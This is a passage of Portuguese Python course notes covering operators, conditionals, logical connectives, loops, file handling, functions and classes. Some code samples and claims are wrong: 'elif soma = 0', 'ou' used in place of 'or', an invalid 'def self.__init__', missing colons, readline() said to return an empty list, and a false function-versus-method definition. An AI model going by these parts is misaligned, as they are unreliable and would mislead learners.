O valor que o usuário fornece e que será retornada pelo raw_ input() (Em Python 3 apenas input()) é sempre um string e não um número. Quando o operador + é realizado sobre strings, eles são concatenados ("grudados") em vez de adicionados. Como veremos mais tarde, a operação de concatenar strings através do operador + é muito útil.

No momento desejamos adicionar dois números inteiros. Precisamos, portanto, de um maneira para converter um string em um número inteiro, para que o Python obtenha a soma desses números. Para ler um valor e converté-lo para um número inteiro utilizamos a função de conversão int().

AULA 3 – OPERADORES E ESTRUTURAS

1. Operadores aritiméticos e relacionais:

No Python é possível realizar operações matemáticas:

- Soma: 2 + 2
- Subtração: 6 - 3
- Divisão: 8 / 4
- Multiplicação: 3 * 5
- Potenciação: 2 ** 3
- Resto: 8 % 3

Também são considerados os seguintes operadores relacionais:

- Maior que: “>”
- Menor que: “<“
- Igual a: “==“ ;
- Maior ou Igual a: “>=“
- Menor ou Igual a: “<=“
- Diferente de: “!=“

2. Estruturas condicionais.

São classificadas em:

- Estruturas simples
- Estruturas compostas
- Estruturas aninhadas

- Estrutura Condicional Simples

Agora que já conhecemos os Operadores vamos ver como fazer uma estrutura condicional em Python. Iremos agora verificar se a soma dos valores que o usuário informou é maior que zero e exibir o resultado na tela.
Abaixo podemos perceber a estrutura do condicional IF:

```
1.  if soma > 0:
2.       print "Maior que Zero."
```

- Estrutura Condicional Composta

A **Estrutura Condicional Composta executa um comando quando a condição for verdadeira e outra condição quando for falsa**. Vamos melhorar o nosso exemplo anterior, agora teremos que mostrar a mensagem "Menor que Zero" caso o resultado da soma seja menor que zero, como podemos ver abaixo:

```
1.  if soma > 0:
2.       print "Maior que Zero."
3.  else:
4.       print "Menor que Zero."
```

- Estrutura Condicional Aninhada

Estruturas Codicionais Aninhadas são várias condições em cascatas, ou seja, um IF dentro de outro IF. Uma outra estrutura de aninhamento é como pode-se notar abaixo. Incrementando o nosso exemplo, agora teremos que exibir uma mensagem caso o valor seja igual a Zero.

```
1.  if soma > 0:
2.       print "Maior que Zero."
3.  elif soma = 0:
4.       print "Igual a Zero."
5.  else:
6.       print "Menor que Zero."
```

Neste exemplo podemos perceber um comando diferente, o elif. Este comando é a junção do comando ELSE+IF que é utilizado nas Estruturas Condicionais Aninhadas.

AULA 4 – OPERADORES E ESTRUTURAS 2.

1. Operadores Lógicos

Os operadores lógicos unem expressões lógicas formando assim, uma nova expressão que é composta por 2 ou mais sub-expressões. O resultado lógico de expressões compostas será a relação entre as sub-expressões. Toda expressão lógica avaliada resultará num valor lógico e a relação entre vários valores lógicos é um outro valor lógico.

Quando estudamos os Operadores Relacionais aprendemos a obter o valor lógico entre 2 operandos, no caso, entre o operando que está à esquerda do operador e o operando que

está a direita do Operador Relacional. Como resposta, obtemos valores do tipo Booleano, isto é, verdadeiro [True] ou falso [False].

Os operadores lógicos por sua vez, permite-nos unir 2 expressões ligando-as com os conectivos lógicos matemáticos que são, o conectivo E e o conectivo OU.

- **Mais sobre o tipo de dado BOOLEANO:**

O tipo de dado Booleano, que em Python é representado pela classe bool assume um valor dentre 2 valores constante: True ou False. A palavra Booleano vem do sobrenome do filósofo e matemático George Boole o criado da Álgebra Booleana .

Se formos no IDLE e verificarmos com a instrução type() o tipo dos valores lógicos ou então, o tipo de uma expressão lógica, teremos como resposta o valor <class 'bool'>.

```
1.  >>> type(True)
2.  <class 'bool'>
3.
4.  >>> type(False)
5.  <class 'bool'>
6.
7.  >>> type(1 == 1)
8.  <class 'bool'>
```

Como podemos ver acima o Python reconhece as 2 constantes como pertencentes ao tipo de dado bool, no caso, as constantes True e False. É importante notar que ambas constantes iniciam com letra maiúscula, do contrário, o Python tratará como sendo uma referência desconhecida.

- **Conectivos lógicos**

As linguagens de programação, utilizam os conectivos lógicos da lógica formal, ou melhor da lógica Aristotélica, na construção de expressões lógicas. Existem 2 conectivos lógicos e, mesmo que não os conheçamos com o nome de conectivos lógicos, utilizamo-los constantemente ao conversarmos ou então, para explicarmos qualquer disciplina à outra pessoa.

Os dois conectivos lógicos são:

Conectivo de conjunção: **E**

Conectivo de disjunção: **OU**

Por exemplo, a simples frase A e B são caracteres iguais implica numa expressão lógica e acabamos de representar a mesma textualmente. Porém, a expressão pode ser facilmente escrita matematicamente, ou então, com o uso de uma linguagem de programação.

Por essa razão, devemos olhar para as Linguagens de Programação como sendo, antes de tudo, formas ou estilos de Notação lógica. Como sabemos, existe a notação matemática que possui suas próprias regras e sua própria sintaxe. Existem algumas linguagens de programação que por exemplo, suportam a sintaxe matemática na definição de expressões e na composição de sentenças lógicas.

Por fim, os conectivos lógicos devem ser entendidos como ferramenta de notação utilizada para unir duas ou mais expressões, e como resultado da união, forma-se uma nova expressão.

- **Avaliação de expressões**

A avaliação de expressão em linguagens de programação é, o trabalho que o compilador ou interpretador faz, quando este, através de 2 expressões, avalia se a proposição, isto é, a expressão avaliada é ou não verdadeira.

É importante observar que as expressões, são sempre avaliadas se são verdadeiras e é bom esse entendimento, até porque, podia ser o contrário, e às vezes será, quando assim desejarmos e utilizarmos uma notação especifica para isso.

Então, por padrão, todas as expressões são avaliadas com a pergunta se são ou não verdadeiras.

- **Tabela de valores lógicos:**

A tabela de valor lógica é uma tabela que mostra o resultado da avaliação de 2 expressões lógicas. É importante observar que essa tabela NÃO é uma convenção, mas sim, o resultado da dedução lógica e que você pode facilmente deduzi-la.

True E True é **True**

True E False é **False**

False E True é **False**

True OU False é **True**

False OU True é **True**

True OU True é **True**

False OU False é **False**

A	B	A and B	A or B	Not A
True	True	True	True	False
True	False	False	True	False
False	True	False	True	True
False	False	False	False	True

True = Verdadeiro
False = Falso

Figura 3 - Tabela da Verdade

- **Conectivo de conjunção (E)**

O conectivo lógico de conjunção E, une a expressão a sua esquerda a expressão a sua direita. Expressões com o uso do conectivo de conjunção originam frases em Português, mais ou menos assim: A é verdadeiro e B é verdadeiro.

Nas situações em que A for verdadeiro e B também, o resultado, segundo a tabela lógica, será também verdadeiro.

```
1.  x = 1
2.  (x > 0) and (x < 100)
```

No exemplo acima, temos uma expressão lógica composta constituída por 2 expressões lógicas simples e, ligadas pelo conectivo de conjunção.

Primeira expressão simples: (var1 == 0) Segunda expressão simples expressão: (var1 == 0) Conectivo lógico de conjunção: and

Para analisarmos uma expressão lógica composta, precisamos antes, analisar suas expressões lógicas simples.

No trecho de código acima, a primeira sub-expressão, analisas se o valor da variável x é maior do que 0. A variável x está declarada na linha anterior a expressão e inicializada com o valor 1, por isso, a primeira sub-expressão é verdadeira.

A segunda expressão, analisa se o valor da variável x é menor do que 100. O valor da variável x é igual a 1 e, por isso, menor do que 100. Por fim, obtivemos 2 valores lógicos e agora podemos deduzir o resultado lógica de toda expressão e o fazemos no trecho de código a seguir.

```
1.  x = 1
2.  (True) and (True)
```

No código acima, temos a mesma expressão do exemplo anterior, porém, substituímos as duas expressões lógicas simples por seus respectivos valores lógicos, isto é, o valor decorrente da análise lógica de cada sub-expressão.

A expressão (True) and (True), se comparada com a Tabela Lógica de Valores, tem-se que o valor decorrente dessa segunda análise, será True, até porque, True and True == True.

- **Conectivo lógico de disjunção (OU)**

O conectivo lógico de disjunção OU liga a expressão a sua esquerda a expressão a sua direita. Expressões com o uso do conectivo de disjunção dão origem a frases em Português mais ou menos assim: A é verdadeiro OU B é verdadeiro.
O operador lógico OU sempre precisará que uma das 2 sub-expressões conectadas sejam verdadeiras para que, a expressão num todo seja verdadeira.

```
1.  x = 1
2.  (x > 10) ou (x < 100)
```

A expressão lógica composta que temos no código acima, será desmembrada como estudado anteriormente, e agora, para que a avaliação seja verdadeira, uma das 2 expressões simples precisam ser verdadeiras.

A primeira expressão (x > 10), a variável ``x`` está declarada na linha anterior e inicializada com o valor igual a 1, logo, essa expressão é falsa, até porque, o valor de x não é maior do que 10.

A segunda expressão (x < 100) está perguntando se o valor da variável x é menor do que o número 100. Essa expressão é verdadeira, até porque, o número 1 é menor do que o número 100.

No código a seguir, temos a expressão originada a partir do código anterior.

```
1.  x = 1
2.  (False) or (True)
```

Agora, temos que o primeiro valor lógico é falso, enquanto o segundo é verdadeiro. Esse valores estão ligados pelo conectivo de disjunção que será verdadeiro caso uma das sub-expressões o seja. Como o segundo valor lógico é verdadeiro, o valor decorrente dessa análise lógica será verdadeiro.

- **Expressões simples e compostas**

Os operadores relacionais obtém a relação entre os operandos e, por isso, podemos chamar esse tipo de expressão como sendo, expressões simples.

As expressões compostas, por sua vez, são a união de 2 ou mais expressões simples e, ligadas por algum conectivo lógico. A seguir, temos um exemplo utilizando o conectivo lógico de conjunção que une 2 expressões e dá origem a uma nova expressão lógica.

> EXEMPLO 1
> *isso E isso*
>
> EXEMPLO 2
> *x E y*

Em ambos exemplos, estamos unindo 2 membros, mas não estamos perguntando nada. Porém, a frase correta e que é utilizada pela grande maioria das linguagens de programação, senão todas, é a seguinte: *A é verdadeiro e B é verdadeiro, logo ....* Chamamos isso de **expressão lógica,** ou melhor, **expressão lógica composta**, até porque, a expressão se origina de duas outras expressões, isto é, a que está ao lado esquerdo do operador relacional e a expressão que está ao seu lado direito.

2. Laços de repetição

- **Introdução à iteração**

Iterar é a ação de repetir algo. Na programação, iteração significa a repetição de um conjunto de instruções por uma quantidade finita de vezes ou então, enquanto uma condição seja aceita.

Há várias formas para falarmos sobre a iteração, por exemplo: Iteração, Estrutura de Repetição, looping, Laço de Repetição, Laços Condicionais, repetição e etc. Todos as nomenclaturas acima são utilizadas para nos referir às estruturas das linguagens que tem o propósito de repetir um mesmo bloco de código, por uma quantidade finita de vezes, ou enquanto uma condição for verdadeira.

Toda linguagem de programação possui no mínimo uma forma de iteração.

É comum que os iniciantes não enxerguem onde esse tipo de estrutura é utilizada e isso é normal! Então, vamos utilizar um exemplo para tentar demonstrar o seu uso e importância.

- **Caso de Uso**

Vamos supor que tenhamos uma lista de nomes, como por exemplo, a lista a seguir:

Fulano
ciclano
beltrano

Agora, vamos supor que queiramos utilizar esses nomes, porém, precisamos que os mesmos estejam em letras maiúsculas. Assim, vamos criar um código que deve ser executado transformando o nome de caracteres minúsculos para maiúsculos. Observe que esse código é o mesmo, indiferente do nome, ou então, indiferente seja o item contido na lista acima.

Precisamos portanto, que um mesmo bloco de código seja executado para cada elemento contido na lista de nomes acima! Ou seja, vamos criar um único código e executa-lo a quantidade de vezes que precisarmos, ou então, a quantidade de itens existentes na lista.

- **Exemplo utilizando Python**

No código a seguir, temos um exemplo utilizando a estrutura de repetição while, que numa tradução livre, significa, enquanto.

```
1.  #coding: utf-8
2.
3.  num = 0
4.  while(num < 10):
5.      print(num)
6.      num += 1
```

O código acima, inicialmente declara uma variável de nome num e inicializa-a com o valor literal 0 . Em seguida, com a instrução *while* é definido uma Estrutura de Repetição e essa

será repetida enquanto a condição definida entre parêntesis, no cabeçalho da estrutura while for verdadeiro.

É importante observar, que a condição definida no cabeçalho da estrutura while só deixará de ser verdadeira, porque o valor da variável num é incrementado toda vez que o bloco de instrução é executado, do contrário, teríamos um laço de repetição infinito e que faria o nosso programar travar, congelar - entrar em looping!

- A Repetição de forma primitiva

A forma mais primitiva que as linguagens de programação dispunham para a repetição de um mesmo bloco se dava com o uso das instruções goto, que numa tradução livre significa algo como vá para.

Algumas linguagens obrigavam-nos a definir o número da linha para qual desejamos saltar, outras, permitiam a definição de *label*, isto é, nomes, para então, com a instrução goto, pularmos para a linha de um respectivo *label*.

Desta forma, se desejássemos repetir um mesmo bloco, tínhamos que pular para o início do *label* e assim, repetir a instrução enquanto fosse necessário, por exemplo.

```
1.  label REPETIÇÃO:
2.      linha1;
3.      linha2;
4.      linha3;
5.
6.      SE (TRUE)
7.          goto REPETICAO;
8.      SENÃO
9.          instrução
```

No código acima, um pouco escrito em Português e outra parte em Inglês, temos como as 3 últimas linhas de código, uma estrutura de seleção, onde uma condição é verificada e, caso a expressão seja verdadeira, o cursos de execução do programa saltará para linha onde o *label* está declarado. Do contrário, o bloco SENÃO é executado e a execução seguirá normalmente.

- **A recursividade como laço de repetição**

Recursividade significa a invocação de uma função por ela mesma, ou seja, é toda função que invoca a si mesma. Essa é uma prática perigosa de trabalho e que pode facilmente travar nossos programas, ou então, estourar a pilha de execução, isto é, podemos obter o famoso erro stack overflow error que, nada mais é do que o limite máximo de vezes que uma função pode chamar a si mesma.

A seguir, temos um exemplo em Portugol, onde trabalhamos com o conceito de recursividade.

```
1.  func minhaFunção(val):
2.
```

```
3.      linha 1
4.      linha 2
5.      linha 3
6.
7.      val = val + 1
8.
9.      SE( val < 10 ):
10.         minhaFunção( val )
11.     SENÃO:
12.         exit(0)
13.
14. minhaFunção(0)
```

No código acima, definimos uma função de nome minhaFunção() e estamos invocando-a na última linha do código, ou seja, estamos invocando a função após a sua definição.

A partir do momento que invocamos a função minhaFunção(), estamos também, enviando como argumento um valor literal inteiro igual a 0 . Esse valor é recebido como parâmetro pelo argumento val. Agora, estando dentro da função, algumas linhas são executadas, e então, a variável val recebe o valor dela mesma, acrescido de 1 unidade.

Feito isso, uma condição é verificada e, caso o valor da variável val seja menor do que o valor inteiro literal 10, o bloco de instrução verdadeiro será executado, e este, contém uma única instrução que invoca a função novamente passando como parâmetro o valor contido na variável val.

Do contrário, isto é, caso o valor da variável val seja igual ou maior do que 10, então, é executado a instrução exit() e o bloco de instrução é finalizado.

Neste exemplo, podemos ver como um mesmo bloco é executado por diversas vezes e somente quando a condição definida dentro do próprio bloco deixar de ser verdadeira, é que a execução será interrompida. Do contrário, o ciclo continuara sua execução, de maneira indefinida.

- **Bloco de instrução**

O Bloco de Instrução é o conjunto de instruções que SEMPRE está na sequência das estruturas e sempre estarão na indentação, um nível hierárquico a frente da definição da estrutura.

- **Ciclo ou Laço**

O ciclo é o nome chamado a uma única repetição do bloco de instrução.

Do dicionário Aurélio, temos que ciclo significa: "Série de fenômenos que se sucedem numa ordem determinada"

Então, temos que o bloco de instrução executado por definição, sempre será o mesmo. Assim, devemos pensar no conceito de ciclo para as linguagens de programação, como a execução de um mesmo bloco de código. Talvez, o bloco tenha condições que determinem, conforme a expressão definida, blocos de instruções diferentes, porém, no

geral, esse bloco sempre estará contido dentro do bloco de instrução da estrutura de repetição.

- **Estruturas de repetição**

As linguagens de programação atuais fornecem meios para a repetição de um bloco de instrução de forma mais simples e menos verbosas do que suas antecessoras. Essa estruturas são, tecnicamente chamadas de Iteradores, isto é, repetidores.

Normalmente, as linguagens disponibilizam um iterador que repetira uma quantia finita de vezes, e outro que repetirá, enquanto uma condição seja verdadeira, ou seja, um repetidor condicional.

- **Iteradores em Python**

O Python disponibiliza 2 iteradores, o primeiro e mais simples é o iterador condicional, que repetira um determinado bloco de código enquanto a condição definida no cabeçalho da estrutura for verdadeiro, de nome *while*.

O segundo iterador, é o iterador finito, isto é, que repetira por uma quantidade de vezes conhecido previamente que é chamado de *for..in*.

3. Laços de repetição – A instrução *for*

- **Introdução à instrução for...in:**

A instrução for se caracteriza por obrigar o programador a definir, explicitamente em seu cabeçalho, a quantidade de vezes [ciclos] que será executado. A quantidade de ciclos é determinada pela quantidade de elementos contido na lista declarada junto com a instrução for. Dessa forma, será executado um ciclo para cada elemento isoladamente.

O Laço de Repetição for do Python se assemelha ao *for each* encontrado linguagens como o Java, PHP, C# e etc. Inclusive, a característica encontrada em todas as linguagens é a mesma que temos aqui em Python: uma estrutura simples e compacta para percorrer todos elementos das coleções ou estruturas que contenham listas de objetos.

A sintaxe do Python não possui a estrutura de repetição for tradicional, onde se define uma variável, condição e incremento no cabeçalho da estrutura. A ideia, é o trabalho e manipulação de estrutura iteráveis, isto é, a definição de iteradores, ou melhor: objetos iteráveis - *iterators.*

Se você não conhece a estrutura "normal" da instrução for implementada pela maioria das linguagens, não há problema, até porque, tal conhecimento de nada serve quando estamos programando em Python!

- **A definição da instrução *for***

A estrutura for exige, inicialmente, a definição de uma variável e, em seguida, a lista que será iterada. A seguir, temos o esquema para o uso da instrução for.

```
1. for <variável> in <objeto iterável>:
2.     bloco de instrução
```

A variável a ser declarada na primeira parte da estrutura, receberá, a cada ciclo, um elemento contido na lista que está sendo iterada. Ao término, todos elementos terão sido percorridos e, a cada ciclo, o elemento seguinte contido no objeto iterável terá sido passado pela variável definida inicialmente.

A seguir, faremos um exemplo real e percorreremos uma lista numérica.

```
1. #coding: utf-8
2.
3. for item in [3,4,5,6,7]:
4.     print(item)
```

Nós podemos ler o laço de repetição definido acima for item in [3,4,5,6,7]: da seguinte maneira. Para cada elemento contido na lista [3,4,5,6,7] execute o bloco de código a seguir e a cada execução, atribua à variável item for item in um item da lista.

Ou então, podemos ler como estamos estudando... Acima, definimos a variável item e uma lista com 5 elementos [3,4,5,6,7]. A cada ciclo, o elemento seguinte é atribuído à variável item e ao término, teremos executado um ciclo individual para cada elemento contido na lista.

- **A instrução *else***

A instrução *else* pode ser utilizado com a instrução for da mesma forma em que estudamos com a instrução *while*.

Em vista de que á estrutura for junto com a instrução *else* possui funcionamento igual ao laço de repetição *while*, não há necessidade de explicarmos novamente. Veja a aula sobre a estrutura *while* para maiores informações.

```
1. #coding: utf-8
2.
3. #utilizando a instrução ELSE
4. for x in [1,2]:
5.     print(x)
6.     # break
7. else:
8.     print("else")
9.
10. 1
11. 2
12. else
```

Acima, temos que a estrutura for executou todos os ciclos definidos e no final, executou o bloco da instrução *else.*

```
1.  #coding: utf-8
2.
3.  #Implementação sem o uso da instrução ELSE
4.  break_executado = False
5.  for x in [1,2]:
6.      print(x)
7.      if(True):
8.          break_executado = True
9.          break
10.
11. if(break_executado):
12.     print("else")
13.
14. 1
```

Acima, temos que a estrutura for o primeiro ciclo e neste a instrução break foi invocada, portanto, o laço foi finalizado e o bloco else não foi executado.

- *Exemplo 1: Imprimindo todas as letras de uma string*

Uma String é um conjunto de caracteres e assim, podemos iterar qualquer texto, por exemplo.

```
1.  #coding: utf-8
2.
3.  for letras in 'pentester':
4.     print('ciclo: ', letras)
```

- *Exemplo2: Imprimindo todos os itens de uma lista*

```
1.  #coding: utf-8
2.
3.  linguagens = ['C', 'Python',  'Lua', 'Cobol', 'Pascal', 'C++']
4.  for lingua in linguagens:
5.     print('Linguagem contida na variável "lingua" neste ciclo: ', lingua)
```

4. Arquivos em Python

Podemos abrir um arquivo de duas maneiras: para somente leitura ('r') ou com permissão de escrita ('w').

```
1.  #
2.  # leitura
3.  #
4.  f = open('nome-do-arquivo', 'r')
5.
6.  #
7.  # escrita
8.  #
9.  f = open('nome-do-arquivo', 'w')
```

Ambos os modos retornam o objeto do arquivo.

```
1.  >>> arquivo = open('nome-do-arquivo', 'r')
2.  >>> arquivo
3.  <_io.TextIOWrapper name='nome-do-arquivo.text' mode='r' encoding='UTF-8'>
4.
5.  >>> arquivo = open('nome-do-arquivo', 'w')
6.  >>> arquivo
7.  <_io.TextIOWrapper name='nome-do-arquivo.text' mode='w' encoding='UTF-
    8'>', 'w')
```

Se não especificarmos o segundo parâmetro, a forma padrão leitura ('r') será utilizada.

```
1.  >>> arquivo = open('nome-do-arquivo')
2.  >>> arquivo
3.  <_io.TextIOWrapper name='nome-do-arquivo.text' mode='r' encoding='UTF-8'>
```

O terceiro parâmetro é opcional e nele especificamos a codificação do arquivo.

```
arquivo = open(nome-do-arquivo, 'r', encoding="utf8")
```

Se tentarmos abrir um arquivo para leitura que não existe, um erro será lançado.

```
1.  >>> f = open('nome-errado.text', 'r')
2.  Traceback (most recent call last):
3.    File "<stdin>", line 1, in <module>
4.  FileNotFoundError: [Errno 2] No such file or directory: 'nome-
    errado.text'
```

Se tentarmos abrir um arquivo para escrita que não existe, então ele será criado, porém, se ele já existir, todo seu conteúdo será apagado no momento em que abrimos o arquivo.

Devemos sempre fechar o arquivo aberto.

```
1.  ...
2.  arquiv.close()
```

Exemplos

Como exemplo utilizaremos o arquivo de texto seu-arquivo.text que possui o seguinte conteúdo:

primeira linha
segunda linha
terceira linha
quarta linha
quinta linha

Podemos abrir um arquivo e iterar por cada linha conforme exemplo abaixo.

```
1.  >>> f = open('seu-arquivo.text', 'r')
2.  >>> for line in f:
3.  ...   line
4.  ...
5.  'primeira linha\n'
6.  'segunda linha\n'
7.  'terceira linha\n'
8.  'quarta linha\n'
9.  'quinta linha\n'
```

Se quisermos ler todo o conteúdo do arquivo em uma única string podemos utilizar a função read().

```
1.  >>> f = open('seu-arquivo.text', 'r')
2.  >>> f.read()
3.  'primeira linha\nsegunda linha\nterceira linha\nquarta linha\nquinta linha'
```

Podemos utilizar a função *readline*() caso queiramos ler linha a linha do arquivo.

A função retornará uma lista vazia [] quando encontrar o final do arquivo (após a última linha ter sido lida).

```
1.  >>> f = open('seu-arquivo.text', 'r')
2.  >>> f.readline()
3.  'primeira linha\n'
4.  >>> f.readline()
5.  'segunda linha\n'
6.  >>> f.readline()
7.  'terceira linha\n'
8.  >>> f.readline()
9.  'quarta linha\n'
10. >>> f.readline()
11. 'quinta linha'
12. >>> f.readline()
13. ''
```

Se quisermos ler todas linhas restantes em uma lista podemos utilizar a função *readlines* (estamos no plural).

```
1.  >>> f = open('seu-arquivo.text', 'r')
2.  >>> f.readlines()
3.  ['primeira linha\n', 'segunda linha\n', 'terceira linha\n', 'quarta linha\n
    ', 'quinta linha']
4.  >>> f.readlines()
5.  []
```

Repare que ao chamarmos pela segunda vez a função retornar uma lista vazia pois ela, na verdade, retorna as linhas restantes. Como, ao abrir o arquivo, restavam todas as linhas então ela retornou todas as linhas.

Confundiu? Veja se este exemplo clareia as coisas.

```
1.  >>> f = open('seu-arquivo.text', 'r')
2.  >>> f.readline()
3.  'primeira linha\n'
4.  >>> f.readline()
5.  'segunda linha\n'
6.  >>> f.readlines()
7.  ['terceira linha\n', 'quarta linha\n', 'quinta linha']
```

Para escrever em um arquivo sem apagar seu conteúdo, ou seja, adicionando (incluído) novo conteúdo seguimos 3 passos:

1 - Ler todo o conteúdo do arquivo,

2 - efetuar a adição e

3 - escrever o novo conteúdo no arquivo.

Veja um exemplo.

```
1.  # Abra o arquivo (leitura)
2.  arquivo = open('musica.txt', 'r')
3.  conteudo = arquivo.readlines()
4.  
5.  # insira seu conteúdo
6.  # obs: o método append() é proveniente de uma lista
7.  conteudo.append('Nova linha')
8.  
9.  # Abre novamente o arquivo (escrita)
10. # e escreva o conteúdo criado anteriormente nele.
11. arquivo = open('musica.txt', 'w')
12. arquivo.writelines(conteudo)
13. arquivo.close()
```

AULA 5 – FUNÇÕES E CLASSES

1. Funções e classes

Funções são blocos de instrução que podem ser invocados de qualquer parte do nosso código. Toda função, por definição, possui um nome, pode receber parâmetros e pode retornar valores. Nem toda função receberá parâmetros, da mesma forma, que nem toda função retornará valores. Tudo dependerá da situação, ainda assim, a estrutura sempre seguirá um padrão e por isso, é facilmente reconhecido.

Em Python, funções são objetos de primeira classe.

A ideia mais primitiva das funções é o agrupamento de instruções, proporcionando um meio simples de execução sequencial e que pode ser invocado de qualquer parte a qualquer momento. Dessa forma, toda função irá possuir um bloco de instrução e quando invocada, o cursor de execução do programa se posicionará na primeira linha desse bloco e a execução ocorrerá de cima para baixo, uma instrução após outra.

As funções podem definir em seu cabeçalho um conjunto de valores que devem ser enviados quando a função for invocada. Desta foram, a função só será invocada se os valores forem também definidos. Após a execução das instruções definidas no bloco de instrução da função, a mesma poderá retornar um valor e, dessa forma, temos um ciclo onde os dados são enviados, processados e retornados. Por isso é que raramente devemos utilizar variáveis globais, até porque, todos valores podem ser enviados e retornados pelas funções de maneira explicita.

Como todos os parâmetros estão por definição associados à função e possuem seu escopo restrito a esta, acabamos por ter uma situação em que é fácil depurar e encontrar problemas, até porque, é de certeza absoluta que o valor de um parâmetro foi alterado no escopo da função - situação que não ocorre quando os valores são manipulados por variáveis globais, até porque, estas podem ter seus valores alterados em qualquer lugar por qualquer função.

Num primeiro momento, temos que entender que uma função é um bloco de instrução independente, até porque, possui escopo restrito, e após a execução das instruções definidas em seu bloco de instrução, a mesma é finalizada, as variáveis desalocadas e o cursor de execução do programa volta ao ponto onde a função foi invocada.

- **Função *vs* Método**

O conceito de função e método se diferenciam só e somente só pelo retorno de valores.

Toda função é um bloco de instrução que, possui um nome único que a identifica em seu escopo, pode receber parâmetros e SEMPRE retorna um valor.

Um método é um bloco de instrução, possui um nome único que o identifica em seu escopo, pode receber parâmetros e NUNCA retorna valores.

Na prática utilizamos diversas vezes ambos conceitos, até porque, é normal precisarmos agrupar um conjunto de instruções para que sejam executadas sequencialmente e após a execução da última instrução, o cursor volta e o programa continua de onde parou.

Outras vezes, implementaremos blocos de instruções que processarão uma informação e retornaram informações processadas, logo, estamos utilizando o conceito de funções.

No nosso caso, temos que o Python não faz distinção explicita entre ambos conceitos. Então, o importante é somente conhecer os conceitos, até porque, na prática a implementação se tornará transparente.

- **Introdução ás funções em Python**

Em Python, funções são objetos que podem ser invocados. Os Callable objects, ou entao, objetos invocáveis, se diferenciam dos demais objetos por implementarem a função *__call__()*. Por definição, todo objeto pra ser invocado precisa implementar a função *__call__()*.

Dessa forma, funções são objetos do tipo types.FunctionType ou então, types.LambdaType. Por isso a importância em entender as funções como sendo objetos executáveis.

Uma referência seguida por um par de parêntesis é a notação que distingue o uso de variáveis e de objetos invocáveis. Essa notação implica na execução da função *__call__()*. A função *__call__* também receberá os argumentos definidos entre parêntesis. Por fim, a função *__call__* tem definido a capacidade de retornar valores.

Dessa definição, concluímos que objetos capazes de serem invocados poderão receber parâmetros, como também, poderão retornar valores.

Quando falamos de objetos que podem ser invocados é normal pensarmos em funções, porém, classes também são objetos invocáveis, até porque, a notação utilizada é a mesma e inclusive, é possível utilizar classes como sendo funções.

- **Objetos invocáveis**

A seguir temos os tipos de objetos que podem ser invocáveis, isto é, objetos que funcionam como funções. Sintaticamente falando, objetos invocáveis fazem uso do call operator () (operador de invocação).

- User-defined functions
- Instance methods
- Generator functions
- Coroutine functions
- Asynchronous generator functions
- Built-in functions
- Built-in methods
- Classes
- Class Instances

```
1.  class A():
2.      def self.__init__(self, *arg):
3.          pass
4.
5.  def func(num1, num2):
6.      pass
7.
8.  A(1, 2, 3) #invocando a classe A
9.  func(1, 2) #invocando a função func
```

- **Definição**

Para declararmos uma função utilizamos a palavra reservada *def*. A nomenclatura das funções segue as mesmas regras de nomenclatura das variáveis.
Em Python, não utilizamos o tipo de nomenclatura CamelCase, isto é, definir a primeira letra de cada palavra como sendo maiúscula. O padrão é separar as palavras com o uso de um underline.

```
1. def minha_func()
2.     print("Fala galera!")
```

- **Invocando funções**

O interpretador do Python tentará invocar uma função todas as vezes em que houver uma referência seguida por um par de parêntesis. Ao invocarmos uma função, é necessário enviar um valor válido para cada parâmetro contido na definição. Caso não haja parâmetros, basta somente abrirmos e fecharmos parêntesis.

```
minha_func()
```

- **Parâmetros**

Estudamos que funções processam informações e também, podem receber e retornar valores. Toda função contém um bloco de instrução e neste haverá um conjunto de instruções manipulando informações. É comum que as funções processem as informações que são enviadas quando as mesmas foram invocadas, ou seja, o conjunto de instrução geralmente processará os parâmetros enviado através dos nomes definidos no cabeçalho da função e chamados de parâmetros ou argumentos.

Parâmetro é uma variável declarada no cabeçalho da função e tem uso exclusivo dentro do bloco de instrução da mesma. A definição dos parâmetros que uma função deve receber obriga o envio dos valores todas as vezes em que a mesma for invocada, do contrário, a função não é invocada.

É normal chamarmos o envio de informações por parâmetros como sendo o envio de mensagens, até porque, os parâmetros permitem o envio de dados para dentro das funções.

O escopo dos parâmetros é restrito ao bloco de instrução da função, e assim, quando a função finalizar a execução, os parâmetros serão desalocados.

Funções que precisam receber vários valores podem definir vários parâmetros. Após definirmos um parâmetro, devemos utilizar uma vírgula para definirmos o próximo. Assim, o que diferencia um parâmetro de outro é o operador vírgula.

O Python trata os parâmetros de funções como uma tupla ou dicionário, inclusive, podemos definir os valores que uma função receberá e no final deixar uma vírgula sobrando, da mesma forma em que podemos fazer quando estamos definindo os valores numa tupla.

- **Parâmetro vc Argumentos**

Parâmetro e argumento são conceitos iguais mas utilizados em situações diferentes. Para entendermos a nomenclatura temos de pensar na definição da função e no código que irá invocar a mesma.

Na implementação da função, definimos no cabeçalho, os parâmetros que devem ser enviados quando a função for invocada. Quando estamos invocando a função, temos que definir para cada parâmetro um valor, ou seja, temos que definir os argumentos que a função irá levar consigo.

Então, é correto dizer que uma função define os parâmetros que devem ser enviados quando for invocada, e também, é correto dizer que quando vamos invocar uma função, temos que passar os argumentos por esta definido.

Assim, temos que parâmetro é a variável que foi definida no cabeçalho da função e que será utilizada no bloco de instrução da mesma, enquanto que argumento, é o valor que será passado ao invocarmos a funções.

Parâmetro é o nome utilizado quando estamos dentro do código da função propriamente dita e, argumento, é o nome dado aos valores referentes a cada parâmetro.

Uma função deve receber os valores na ordem em que os parâmetros estão definidos, do contrário, ocorrerá os mais diversos problemas ou então, o Script nem será executado.

A seguir, escreveremos um simples trecho de código em que uma função será definida.

```
1.  def soma(a, b)
2.      x = a + b
3.      print( "A soma dos parâmetros é: ", x)
```

No código acima, foi definido uma função e nesta há 2 parâmetros declarados. Assim, para invocarmos a função soma(), temos que enviar junto 2 valores, como pode ser visto no código a seguir.

```
soma(10, 20)
```

Acima, estamos invocando a função de nome soma e passando 2 valores como parâmetro. O primeiro, é o valor do parâmetro de nome a, enquanto o segundo, é o parâmetro de nome b.

2. Classes

No Python a criação de classes é bem simples e nos permite definir quais atributos e métodos uma classe irá possuir. Na Figura 4 podemos visualizar a representação de uma classe com o nome Pessoa e quais atributos esta possui:





Figura 4 - Diagrama de classe Pessoa

Abaixo podemos ver como a classe citada acima seria implementada utilizando a linguagem Python:

```
1.  class Pessoa:
2.      def __init__(self, nome, idade):
3.          self.nome = nome
4.          self.idade = idade
5.
6.      def setNome(self, nome):
7.          self.nome = nome
8.
9.      def setIdade(self, idade):
10.         self.idade = idade
11.
